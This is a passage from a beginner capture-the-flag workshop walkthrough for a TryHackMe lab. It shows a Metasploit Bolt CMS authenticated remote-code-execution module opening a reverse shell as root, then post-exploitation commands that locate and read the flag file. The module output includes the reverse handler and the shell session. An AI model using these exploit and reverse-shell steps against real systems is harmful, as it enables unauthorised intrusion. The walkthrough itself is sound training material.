Step 1 – execute the Metasploit module, then check our user account status:


run
whoami



```
msf5 exploit(unix/webapp/bolt_authenticated_rce) > run

[*] Started reverse TCP handler on 10.10.19.142:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "thtnq".
[*] Found 2 potential token(s) for creating .php files.
[+] Deleted file qnsryqiowdw.php.
[+] Used token 54d33a9aa9bee867f6a778b811 to create bhugakaw.php.
[*] Attempting to execute the payload via "/files/bhugakaw.php?thtnq=`payload`"
[*] Command shell session 1 opened (10.10.19.142:4444 -> 10.10.241.18:33942) at 2021-07-25 22:53:55 +0100
[!] No response, may have executed a blocking payload!
[+] Deleted file bhugakaw.php.
[+] Reverted user profile back to original state.

whoami
root
```

Step 2 – use the **ps** command to find out what process are running on the system and determine why we are currently using the root user account:

ps aux | grep root



```
root       765  0.0  0.0  14888  1972 tty1     Ss+  21:14   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root       777  0.0  0.7 533128 29020 ?        Ss   21:14   0:00 /usr/sbin/apache2 -k start
root       947  0.0  0.0   4628   876 ?        S    21:14   0:00 sh -c '/usr/bin/php7.2' '-S' '0.0.0.0:8000' '-t' '/home/bolt/public' '/home/bolt/public/index.php'
root       948  0.0  1.5 483332 62348 ?        S    21:14   0:01 /usr/bin/php7.2 -S 0.0.0.0:8000 -t /home/bolt/public /home/bolt/public/index.php
root      1275  0.0  0.0      0     0 ?        I    21:34   0:00 [kworker/u30:1]
root      1340  0.0  0.0      0     0 ?        I    21:39   0:00 [kworker/1:2]
```

CONTEXT

After receiving our reverse shell from the **boltroom.thm** host, we found ourselves acting as the **root** user, and upon inspection of the running processes on the system, we see that the software running the website on port 8000 is running as the **root** user, so the reverse shell connection we get from running the exploit will be a **root** user shell. This is a security misconfiguration, because webserver software should be run in the context of a special low-privileged user, which on most Linux systems is named **www-data**.

Part 13


Objective – Locate the Flag.txt File On the Server

Step 1 – look for the root user flag file in the usual location:

cd /root
ls

Step 3 – search for the flag.txt file using the find command:

find / -type f -name flag.txt



```
cd /root
ls
find / -type f -name flag.txt
/home/flag.txt
```

CONTEXT


Most networking cybersecurity exercises (called Capture the Flag (CTF) exercises) contain flags: files that, once accessed, represent a certain level of access within the exercise. In networking CTFs, the flag that can be accessed with root user access (the root flag) is usually located in the **/root** directory on Linux systems. However, the flag file is not there, so we search the system using the **find** command. The **-type f** parameter limits the search to files (and not directories), and the **-name flag.txt** parameter searches for files that contain **flag.txt** in the name. From the output of the **find** command, we are able to locate the file in the **/home** directory.

Part 14

Objective – Capture the Root Flag

Step 1 – navigate to the **/home** directory and read the **flag.txt** file:

cd /home
cat flag.txt



```
cd /home
cat flag.txt
THM{[redacted]}
```

CONTEXT

Now that we have captured the root flag, all that remains is to submit the flag to the TryHackMe webpage and finish the exercise.

Part 15

Objective – Answer the Last Two Task 2 Questions and Complete the Exercise

Step 1 – in the Metasploit terminal, copy the contents of **flag.txt**

Step 2 – under the Task 4 header on the TryHackMe webpage, answer the last two questions.

Summary

The webserver hosted an incomplete blog website containing the blog's administrator user credentials in public blog posts. Once logged into the CMS blog software as the administrator user, we were able to determine the version of the software being used for the blog, and were able to identify a public exploit for that version using the Metasploit Framework. After successfully using the exploit to gain access to the server, we found that we had root user access on the system due to a security misconfiguration on the system, which allowed us to access the objective flag file and complete the exercise.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

Hashing and Password Cracking

https://tryhackme.com/room/crackthehash

https://tryhackme.com/room/passwordsecurity

https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/

Linux OS Commands

http://linuxjourney.com

https://tryhackme.com/room/linux1

https://tryhackme.com/room/linux2

https://tryhackme.com/room/linux3

https://tryhackme.com/room/linuxstrengthtraining

https://tryhackme.com/room/linuxmodules

https://www.youtube.com/watch?v=2PGnYjbYuUo

Computer Networking

https://tryhackme.com/room/introtonetworking

https://tryhackme.com/room/bpnetworking

https://www.youtube.com/watch?v=QKfk7YFILwsli

Workshop Appendix

Reference Links for Programs and Apps Used During the Workshop

Basic Linux Commands:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafcf88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf

Nmap:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aae26a7212f2db1c1da/NmapCheatSheetv1.1.pdf

Metasploit Framework:

https://www.sans.org/blog/sans-pen-test-cheat-sheet-metasploit/